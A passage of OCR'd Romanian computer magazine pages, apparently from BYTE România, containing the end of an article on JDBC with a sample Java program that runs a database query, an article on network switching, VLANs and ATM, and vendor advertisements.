4. Folosirea JDBC-ului oferă o soluţie pură Java. Codul este în acest caz portabil şi oferă securitate pe toate platformele, de la calculatoarele de reţea la mainframe-uri.

Deci JDBC-ul este o interfaţă Java naturală către facilităţile de bază din SQL. Însă JDBC-ul se bazează pe ODBC, astfel că programatorii familiarizaţi cu ODBC vor găsi învăţarea JDBC-ului foarte uşoară.

Două sau trei niveluri

În modelul cu două niveluri (*two-tier*), un aplet sau o aplicaţie Java lucrează direct cu baza de date. În acest caz este necesar un driver JDBC care comunică cu SGBD-ul particular al bazei respective. Cererea SQL este trimisă bazei de date iar rezultatul este înapoiat utilizatorului, baza de date putându-se afla pe altă maşină la care utilizatorul este conectat printr-o reţea. Acest model este similar modelului client/server (vezi figura *Modelul cu două niveluri*).

În modelul cu trei niveluri (*three-tier*), interogările se trimit către un nivel intermediar (numit şi server de aplicaţie), care retrimite cererea SQL către serverul bazei de date. Acesta o prelucrează și trimite rezultatul către nivelul de mijloc, care îl transmite mai departe către utilizator. În acest caz, utilizatorul poate utiliza un API de nivel înalt, mai simplu de folosit, care transpune cererile într-un nivel mai jos, înțeles de serverul bazei de date (vezi figura *Modelul cu trei niveluri*).

Până acum nivelul de mijloc era scris în general în C sau C++, limbaje care oferă performanțe ridicate. Oricum, cu compilatoarele care traduc codul Java în cod specific mașinii, a devenit practic să se implementeze modelul cu trei nivele în Java. Acesta este un atu important, deoarece profită de calitățile Java în ceea ce privește robustețea și securitatea.

Concordanța SQL

SQL-ul este un limbaj standard pentru accesarea bazelor de date relaționale. Aproape toate SGBD-urile folosesc pentru funcționalitatea de bază o formă de SQL, însă există diferențe de la un SGBD la altul în ceea ce privește alinierea dialectului SQL specific la standardul limbajului, mai ales pentru facilitățile mai avansate. Până ce aceste probleme se vor rezolva, API-ul JDBC trebuie să suporte SQL-ul așa cum este.

Să vedem însă cum se descurcă JDBC-ul cu această problemă a concordanței SQL.

O modalitate pe care API-ul JDBC ne-o oferă este că ne permite să trimitem orice secvență SQL unui anumit SGBD. Prin aceasta suntem liberi să folosim la maxim posibilitățile SQL-ului, dar există riscul ca SGBD-ul să nu înțeleagă sintaxa și să returneze eroare.

O a doua posibilitate pe care JDBC-ul o oferă este de a folosi așa-numitele "clauze escape", în stilul clauzelor *escape* ODBC. Această metodă rezolvă o parte din divergențele datorate implementării SQL-ului.

A treia posibilitate este recomandată pentru aplicații complexe. JDBC-ul furnizează informații despre SGBD prin interfața `DatabaseMetaData`, astfel încât aplicațiile se pot adapta în funcție de necesitățile și posibilitățile fiecărui SGBD.

Produse JDBC

Să vedem acum câteva produse JDBC. JavaSoft furnizează JDBC-ul cu trei componente, toate incluse în JDK:

- JDBC driver manager;
- JDBC driver test;
- JDBC-ODBC bridge

JDBC driver manager este coloana vertebrală a arhitecturii JDBC. Este destul de mic și simplu; funcția de bază este de a conecta aplicația Java cu driverul JDBC potrivit. *JDBC driver* test ne încredințează că driverul JDBC va rula programul nostru. În fine, combinația JDBC-ODBC permite driverelor ODBC să fie folosite ca drivere JDBC.

Practica...

În exemplul din caseta alăturată este prezentat un program Java care realizează o conexiune la un driver JDBC, căruia i se furnizează o secvență select și se afișează rezultatul (în acest caz, toate articolele tabelei). ■

Pito Peter și Stelian Vultur sunt studenți la Universitatea Petru Maior din Târgu-Mureș și pot fi contactați la adresele **ppito@agora.ro** și **svultur@uttgm.ro.**

Un exemplu

```
import java.net.URL;
import java.sql.*;

class SimpleSelect {
public static void main (String args[]){
  String url  = "jdbc:odbc:my-dsn";
  String query = "SELECT * FROM
        myTable";
  try {
     // incărcarea driverului de legă-
     // tură jdbc-odbc

Class.forName ("sun.jdbc.odbc.JdbcOdbc
        Driver");
     DriverManager.setLogStream(Sys
        tem.out);

     // încercare de conectare la un
     // driver

Connection con = DriverManager.getCon
        nection (url, "my-user", "my-
        passwd");

     // afisarea unor informatii despre
     // conexiune

DatabaseMetaData dma = con.getMetaData
        ();
     System.out.println("\nConnected
        to " + dma.getURL());
     System.out.println("Driver     "
        + dma.getDriverName());
     System.out.println("Version    "
        + dma.getDriverVersion());
     System.out.println("");

     // creare secvente SQL

     Statement stmt = con.createState
        ment ();
     ResultSet rs = stmt.executeQuery
        (query);
     dispResultSet (rs);
     rs.close();
     stmt.close();
     con.close();
  }
  catch (SQLException ex) {
  System.out.println ("\n*** SQLExcep
        tion: ***\n");
  while (ex != null) {
     System.out.println ("SQLState: "
        + ex.getSQLState ());
     System.out.println ("Message: " +
        ex.getMessage ());
     System.out.println ("Vendor:  " +
        ex.getErrorCode ());
     ex = ex.getNextException ();
     System.out.println ("");
     }
  }
  catch (java.lang.Exception ex) {
     ex.printStackTrace ();
  }
}

// metoda dispResultSet afisează toate
// articolele unui obiect ResultSet

private static void dispResultSet
        (ResultSet rs)
throws SQLException {

  int i;
  ResultSetMetaData rsmd = rs.getMeta
        Data ();
  int numCols = rsmd.getColumnCount ();
  for (i=1; i<=numCols; i++) {
     if (i > 1) System.out.print(",");
     System.out.print(rsmd.getColumn
        Label(i));
  }
  System.out.println("");
  boolean more = rs.next ();
  while (more) {
     for (i=1; i<=numCols; i++) {
       if (i > 1) System.out.print(",");
       System.out.print(rs.get
        String(i));
     }
     System.out.println("");
     more = rs.next ();
  }
}

}
```


Fundamente ale comutării

De Daniel Moldovan

Reţelele de calculatoare reprezintă în prezent suportul principal pentru realizarea comunicaţiilor în majoritatea organizaţiilor moderne. Evoluţia continuă, schimbarea practicilor în afaceri şi noile aplicaţii forţează însă limitele tehnologiei către noi performanţe, grade de flexibilitate şi fiabilitate. Astfel, soluţiile viitorului vor permite disponibilizarea unei lăţimi de bandă mai mari, un trafic multimedia şi o administrare simplificată a reţelei.

Tehnologia comutaţiei va fi cea care va aborda noile cerinţe, mărind durata de viaţă a reţelelor existente în timp ce va permite apariţia noilor arhitecturi. Ea va fi cea care va oferi funcţii de scalabilitate şi flexibilitate necesare pentru interconectarea reţelelor în secolul următor.

Acest articol se doreşte a fi o introducere în domeniul interconectării reţelelor prin comutatoare (switched internetworking) oferind o imagine de ansamblu asupra modului în care au evoluat reţelele şi asupra viitorului acestora.



Forţele schimbării.

Arhitecturi actuale de interconectare a reţelelor

Lucrul în reţea este dominat în prezent de trei arhitecturi de bază. Astfel, reţelele LAN bazate pe coloane distribuite (distributed backbones) sunt preferate pentru conexiunile dintre clădiri. Coloanele comprimate (collapsed backbones), grupate în jurul ruterelor de înaltă performanţă sunt răspândite în interiorul clădirilor, iar reţelele reticulare hibride şi cele distribuite în stea sunt comune pentru zonele extinse.

Aceste arhitecturi, dezvoltate în jurul modelului tradiţional al procesării bazate pe LAN, sunt destinate să asigure un transport eficient pentru aplicaţiile client / server. Dar la fel ca şi în cazul unităţilor de reţea tradiţionale (hub-uri pentru medii partajate, punţi, rutere), prosperitatea a generat o creştere a utilizării şi aplicaţii noi, care la rândul lor au cerut mai mult decât pot furniza arhitecturile actuale. În continuare voi face o trecere în revistă a arhitecturilor de interconectare actuale, după care voi prezenta noile arhitecturi şi blocuri constructive.

Coloane distribuite

Într-o arhitectură de coloane distribuite, hub-urile de medii partajate consolidează cablarea orizontală de pe fiecare palier, în timp ce coloana LAN realizată cu rutere conectează etajele. Coloana poate folosi aceeaşi metodă de acces ca şi cea folosită de reţelele LAN de palier (spre exemplu 10 Mbps) sau poate folosi o soluţie mult mai rapidă, cum ar fi 100 Mbps FDDI. Din moment ce fiecare segment LAN este considerat o subreţea separată, iar pachetele care traversează segmentele trebuie să traverseze cel puţin un ruter, serverele sunt răspândite prin toată reţeaua astfel încât ele se pot ataşa aceloraşi segmente ca şi utilizatorii lor primari, evitând astfel introducerea unor întârzieri din partea ruterelor.

Disponibilitatea reprezintă beneficiul primar al coloanelor distribuite. Din moment ce există mai multe rutere, căderea unui singur ruter va afecta doar segmentele LAN ataşate. Pe de altă parte, rutere multiple pot genera probleme de performanţă şi administrare. Clienţii care accesează un server situat pe un segment diferit vor fi nevoiţi să traverseze două rutere, ceea ce va genera o întârziere. Pentru că ruterele şi serverele sunt răspândite în toată clădirea, configurarea şi întreţinerea poate fi un mare consumator de timp şi bani.


Coloane comprimate

Coloanele comprimate evită deficienţa prezentă la coloanele distribuite. Din nou, hub-urile pentru medii partajate concentrează cablarea LAN pe fiecare etaj. Acum însă, faţă de-o desfăşurare de rutere pe fiecare etaj, toate hub-urile se conectează sau se „comprimă“ într-un singur ruter centralizat, oferind un singur punct de control. Întârzierea reţelei scade deoarece serverele sunt despărţite de clienţi printr-un singur hop. Costurile sunt reduse prin eliminarea ruterelor multiple şi printr-o exploatare economică.

Adăugarea unui hub multisegment la coloana comprimată furnizează un maximum de flexibilitate şi capacitate de administrare. Segmentele LAN de pe etaje diferite pot fi înglobate într-o subreţea, eliminând hopul prin ruter. Serverele pot fi localizate central pentru a simplifica administrarea fără a face compromisuri legate de performanţă, iar componentele redundante şi funcţiile hot-swap din ruter conferă disponibilitate.

Coloane hibride

În timp ce coloanele comprimate sunt ideale pentru clădiri, în mod uzual ele nu sunt eficiente pentru conlucrarea între reţele din mai multe clădiri; chiar şi într-un campus



Coloane distribuite.

sau o zonă de birouri. Nu este practic să legi fiecare segment LAN la un sit central. Arhitectura preferată pentru medii cu mai multe clădiri este coloana hibridă: rutere de înaltă performanță în fiecare clădire, interconectate printr-o plasă de mărimea unui campus sau un backbone LAN.

Coloanele LAN sunt mult mai comune decât rețelele în plasă, deoarece rețelele LAN sunt mai ușor de proiectat și întreținut. Deoarece LAN-ul de coloane poate folosi aceeași metodă de acces ca și LAN-urile din clădiri, prea multe surse care alimentează traficul de pe coloană pot bloca rețeaua. Pentru aceste cazuri, soluțiile de înaltă viteză ca 100 Mbps FDDI reprezintă cea mai bună alegere. Arhitectura hibridă rezultată desfășoară coloane comprimate în fiecare clădire, interconectate între clădiri printr-o coloană distribuită bazată pe FDDI.

WAN

Arhitecturile de coloane de mare suprafață (wide area backbone) sunt conduse exclusiv din punct de vedere economic. În timp ce lățimea de bandă locală este esențial gratuită odată ce cablarea este făcută, lățimea de bandă pentru distanțe mari (wide area bandwidth) trebuie să fie închiriată de un furnizor de servicii. Țelul primar al oricărei proiectări wide area, este să furnizeze conectivitate și performanță rezonabilă la un cost decent.

Lucrul în rețele de mare suprafață combină în mod uzual o plasă backbone cu mai multe configurații de acces de tip stea. Această plasă interconectează rutere de înaltă performanță ale siturilor majore, în timp ce configurațiile stea concentrează traficul de la ruterele de acces ale siturile minore. Liniile închiriate punct-cu-punct sunt cele mai populare și larg răspândite linii de mare suprafață; în general, considerațiile de cost dictează viteza în benzile înguste de la 56/64 Kbps la 1.5/2.0 Mbps. Apelul digital, ISDN și serviciile X.25 publice sunt utilizate de asemenea, fie ca backup, fie ca linii închiriate sau ca și conexiuni primare între situri.

Indiferent de rețeaua wide area folosită, ruterele joacă două roluri cruciale. În primul rând ruterele fac trecerea de la formatele LAN (cum ar fi Ethernet) la formatele wide area (cum ar fi Frame Relay). În al doilea rând, ruterele preîntâmpină apariția aglomerărilor conexiunilor wide area - cum ar fi, spre exemplu, broadcasting la nivel MAC.


Limite ale creșterii

Așa cum s-a menționat anterior, numărul de utilizatori în continuă creștere, calculatoarele desktop mai puternice și noile aplicații testează limitele interconectării rețelelor, dirijând cerințele desktop către o rată de transfer din ce în ce mai mare. Însă arhitecturile actuale nu sunt proiectate pentru un asemenea nivel de performanță sau calitate a serviciului.

Segmentarea LAN reprezintă o metodă populară pentru ridicarea performanței la nivelul unei interconectări de rețele. Divizând o rețea LAN suprasaturată în mai multe segmente mai mici, se oferă fiecărei stații de capăt o porțiune mai largă de lățime de bandă, evitând congestia rețelei. Dusă la extreme, fiecare stație ar putea deveni propriul său segment, cu o lățime de bandă LAN completă.

Deși inițial eficientă, segmentarea poate deveni mult prea complexă și costisitor de întreținut. Pentru că fiecare segment LAN reprezintă o subrețea separată, ea necesită o adresă unică și un port ruter dedicat. Pe măsură ce numărul segmentelor crește, fiecare mișcare, adăugare sau schimbare declanșează o avalanșă de reconfigurări consumatoare de timp. Mai mult, porturile ruterelor sunt proiectate și evaluate pentru un număr mare de stații de lucru, o segmentare continuă ridicând aceste costuri la nivele neacceptabile.

În mod evident, pentru a suporta creș-



Coloane comprimate.


terea interconectării rețelelor și apariția noilor aplicații sunt necesare noi blocuri constructive și noi arhitecturi. Diferența primară între interconectarea tradițională și cea nouă o reprezintă larga răspândire a blocurilor de comutatoare. Comutarea este cheia, atât pentru evoluția scalară a performanței, cât și pentru calitatea serviciului.

Noi arhitecturi și blocuri constructive

Limitările actuale pe care le întâmpină interconectarea rețelelor a inspirat dezvoltarea mai multor tehnologii noi. Două în particular - 100BASE-T și comutarea LAN - au produs schimbări dramatice conlucrării în rețea.

LAN-uri de mare viteză


O modalitate de-a îmbunătății performanța conlucrării în rețea este de-a instala LAN-uri mai rapide. Așa cum a fost menționat anterior, 100Mbps FDDI este deja folosit în multe clădiri și rețele de campus. Însă deoarece FDDI este prea scump pentru conectivitatea desktop de bază, 100BASE-T Fast Ethernet a fost recent lansat pentru a umple golul existent.



Interconectarea rețelelor de mare suprafață.

Fast Ethernet este o extensie a standardului 10BASE-T Ethernet, doar că este de 10 ori mai rapid. Atât 10BASE-T cât și 100BASE-T folosesc aceeași metodă de acces CSMA/CD, permițând datelor să fie transferate între cele două fără o translatare a protocolului.

Fast Ethernet este folosit în mod tipic ca și o conexiune de mare viteză către serverele puternic folosite și utilizatorii puternici, precum și pentru conexiuni în jos către rutere și comutatoare. Compatibilitatea cu tradiționalul Ethernet îi permite lui 100-BASE-T să fie integrat în rețelele existente 10BASE-T, depășind gâtuirile specifice și configurând scena pentru o eventuală răspândire mai largă.




Coloane comprimate virtuale bazate pe cadre.

Standardul 100BASE-T include trei specificații de mediu: 100BASE-TX, 100BASE-T4 și 100BASE-FX. Specificația 100BASE-TX acoperă transmisiile de 100 Mbps pe cablu UTP categoria 5 sau categoria 1 STP, în timp ce 100BASE-T4 suportă aceeași rată a datelor pe cablare cat. 3, 4 sau 5 UTP. Specificația 100BASE-FX definește Fast Ethernet pe cablarea cu fibră optică multimode.

Comutarea LAN

Comutarea LAN, la fel ca și legăturile prin punți, subdivide rețelele largi în segmente mai mici, obținând o îmbunătățire a performanței LAN la un preț coborât, în timp ce este menținută investiția în hard, soft și cablare. Folosită în conjuncție cu soluțiile de medii partajate de înaltă performanță, comutarea LAN furnizează suportul necesar pentru conlucrarea în rețea la nivel întreprindere.

Comutatoarele LAN oferă o îmbunătățire a performanței segmentării LAN fără să necesite rutere scumpe sau cartele de interfață cu rețeaua (NIC). Și pentru că rata de transfer a comutatoarelor crește pe



Rețea LAN virtuală pe o coloană comprimată virtuală bazată pe cadre.

măsură ce sunt adăugate mai multe porturi, comutatoarele LAN oferă o soluție scalabilă pentru mediile cu o cerere mare.

Comutatoarele LAN sunt similare punților în sensul că ele folosesc adrese MAC memorate pentru a transmite cadre de intrare la o destinație corespunzătoare. Dar față de punțile convenționale, care transferă pachete folosind memoria partajată sau un bus intern, comutatoarele de cadre sunt deseori construite în jurul unei rețele de comutatoare de înaltă viteză, care utilizează circuite integrate specifice aplicațiilor (ASIC) pentru a furniza o rată de transfer mare, latență mică și cost per port redus.

Combinarea hub-urilor pentru medii partajate cu un comutator LAN nu numai că divide rețeaua în segmente multiple, însă oferă fiecărui segment o lățime de bandă completă. Cu segmentarea bazată pe rutere, rata de transfer totală este multiplicată de un număr de ori egal cu numărul porturilor comutatorului. Interfețele LAN tradiționale sunt folosite la fiecare port al comutatorului, protejând investiția utilizatorului și asigurând ca aplicațiile existente și sistemele de operare de rețea să rămână nemodificate.

Rețele virtuale

Deși comutarea poate îmbunătăți conlucrarea în rețea, ea poate agrava problemele vechi. Fără o structură de rutare, o interconectare comutată între rețele se comportă ca o rețea LAN cu punți, accelerând congestionarea. Soluția tradițională - fiecare segment comutat să reprezinte o subrețea separată - ar crea un coșmar al întreținerii și al administrării. Rețelele virtuale, o caracteristică inerentă în majoritatea produselor de comutație, oferă o soluție mult mai clară, decuplând structura logică a rețelei de forma sa fizică pentru a permite o aliniere mult mai eficientă a traficului de rețea cu modelele de lucru ale utilizatorului. Rețelele virtuale rețin beneficiile performanței segmentării LAN, în timp ce aranjamentul logic controlează traficul broadcast și creează comunități de interes sigure. Modelul traficului reflectă fluxul muncii mai degrabă decât topologia de rețea, în timp ce administrarea rețelei este cu mult simplificată.

Cu rețelele virtuale, interconectarea devine „tentantă". Numărul subrețelelor scade deoarece adresele subrețea sunt asignate către LAN-uri virtuale (VLAN) și nu segmentelor fizice. Administrarea adreselor este simplificată deoarece există mai puține subrețele și deoarece stațiile de capăt se pot muta în diferite segmente ale aceleiași VLAN, fără a fi nevoie de o reconfigurare de adresă.

Comutarea configurației este o formă a modului virtual de lucru în rețea. Utilizatorii de pe fiecare etaj accesează serverul din centrul rețelei prin hub-ul de comutare a configurației, ocolind ruterul. Administrarea rețelei este simplificată astfel printr-o centralizare a serverului, a hub-ului și a ruterului backbone.

ATM

În timp ce comutarea LAN poate îmbunătăți performanța rețelei și elibera congestia coloanei, ea este limitată ultimativ de viteza LAN-urilor atașate. Pentru conexiuni peste 100 Mbps sau pentru calitate multimedia a serviciului, a fost dezvoltat un tip diferit de comutare: modul de transfer asincron (ATM).

ATM oferă posibilități unice pentru rețele largi: El furnizează performanțe gigabit-per-secundă; transportă ușor voce, video și trafic de date; și garantează calitatea serviciilor pentru toate formele de trafic. ATM utilizează celule de lungime fixă pentru a păstra latența comutării la o valoare minimă și circuite virtuale prealocate pentru a face procesarea celulelor simplă și deterministă furnizând performanțe înalt scalabile. Determinismul și latența mică permit comutatoarelor ATM să necesite stringente calități ale serviciului pentru aplicații multimedia.

Deși unele organizații vor adopta ATM pentru grupuri de lucru cu lățimi de bandă excepționale sau cerințe QoS, costul și complexitatea vor restrânge inițial comutatoarele ATM la coloane pentru rețele mari. Cererile pentru lățimi de bandă backbone vor crește pe măsură ce comutatoarele LAN vor începe să elimine gâtuirile interconectării rețelelor, iar ATM-ul va întâlni aceste cerințe și scale pe măsură ce traficul va continua să crească.

Combinația dintre comutarea LAN și ATM în interconectarea rețelelor de înaltă performanță a dat viață unui nou bloc constructiv: comutatorul LAN-ATM. Ca și comutator LAN, el realizează interfațarea directă cu rețelele LAN tradiționale și este transparent pentru aplicațiile existente și sistemele de operare. Iar ca și un comutator ATM, el transmite trafic de-a lungul coloanei sub formă de celule. Pentru a face aceasta, un comutator LAN-ATM trebuie să translateze cadrele LAN în celule ATM și invers.

O specificație a Forumului ATM, numită emulare LAN (LAN emulation), asigură interoperabilitatea între utilizatorii LAN și ATM. LANE oferă o conectare transparentă prin punți a LAN-urilor tradiționale printr-o coloană ATM și permite stațiilor de lucru LAN să comunice cu dispozitive ATM, protejând investițiile și asigurând interoperabilitatea în rețelele cu mai mulți producători.

Arhitecturi de interconectare prin comutatoare

Noile arhitecturi de interconectare care folosesc avantajul blocurilor constructive bazate pe comutatoare au început să apară. În particular - coloana comprimată virtuală bazată pe cadre - este proiectată să evite gâtuirile de rețea în timp ce este realizată și o protejare a investițiilor existente.

Coloane comprimate virtuale bazate pe cadre

Coloanele comprimate furnizează un suport mai bun pentru aplicațiile client/server față de modelul distribuit, însă sunt clientele limitării mediului partajat. Coloana virtuală comprimată elimină aceste limitări mărind mediul partajat cu ajutorul comutatoarelor și înlocuind ierarhia adreselor fizice cu rețele virtuale.

Într-o coloană comprimată virtuală bazată pe cadre, comutatoarele LAN de nivel workgroup înlocuiesc (sau asistă) hub-urile de medii partajate pentru a evita strangulările rețelei la nivel desktop. Conectarea la comutatoarele LAN se face prin interfețe tradiționale menținând baza instalată de NIC-uri și soft de rețea. Un comutator LAN de nivel backbone interconectează comutatoarele grupului de lucru furnizând un punct de conectare central pentru serverele partajate.


Clienții și serverele sunt asignate la VLAN-uri diferite pe baza modelelor de utilizare și nu pe baza locației fizice. Traficul din interiorul oricărei rețele VLAN este comutat, eliminând latența ruterului chiar și atunci când clienții și serverele se află pe segmente fizice diferite.

Un ruter atașat la comutatorul coloanei LAN coordonează traficul dintre VLAN-uri. Din moment ce doar o interfață ruter este necesară pentru o rețea LAN virtuală, ruterul centralizat reduce costul general.

Coloanele comprimate virtuale bazate pe cadre oferă o cale practică de migrare de la coloanele comprimate fizice, oferind utilizatorilor șansa de-a realiza beneficiile interconectării comutate, fără a fi necesară o convertire la ATM.

În loc de concluzie

Dacă acest articol a reușit să vă clarifice unele din problemele actuale ale interconectărilor dintre rețele și să vă pregătească pentru schimbările ulterioare, înseamnă că și-a atins scopul propus. Pentru o abordare mai detaliată a problemelor legate de arhitecturile prezentate, puteți obține informații de pe Internet la adresa http://www.baynetworks.com.■



Daniel Moldovan este redactor BYTE România. Poate fi contactat la: dmoldovan@agora.ro.

GENESYS

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ștefan Furtună 169, București
E-Mail: sales@genesys.ro
http://www.genesys.ro

Best Power
UPS
280 VA - 220KVA
monofazate și trifazate

Allied Telesyn International
Echipament de rețea: Huburi, Switchuri, Transceivere

Partner
ICL
FUJITSU
PCs - NOTEBOOKS - SERVERS

CYCLADES
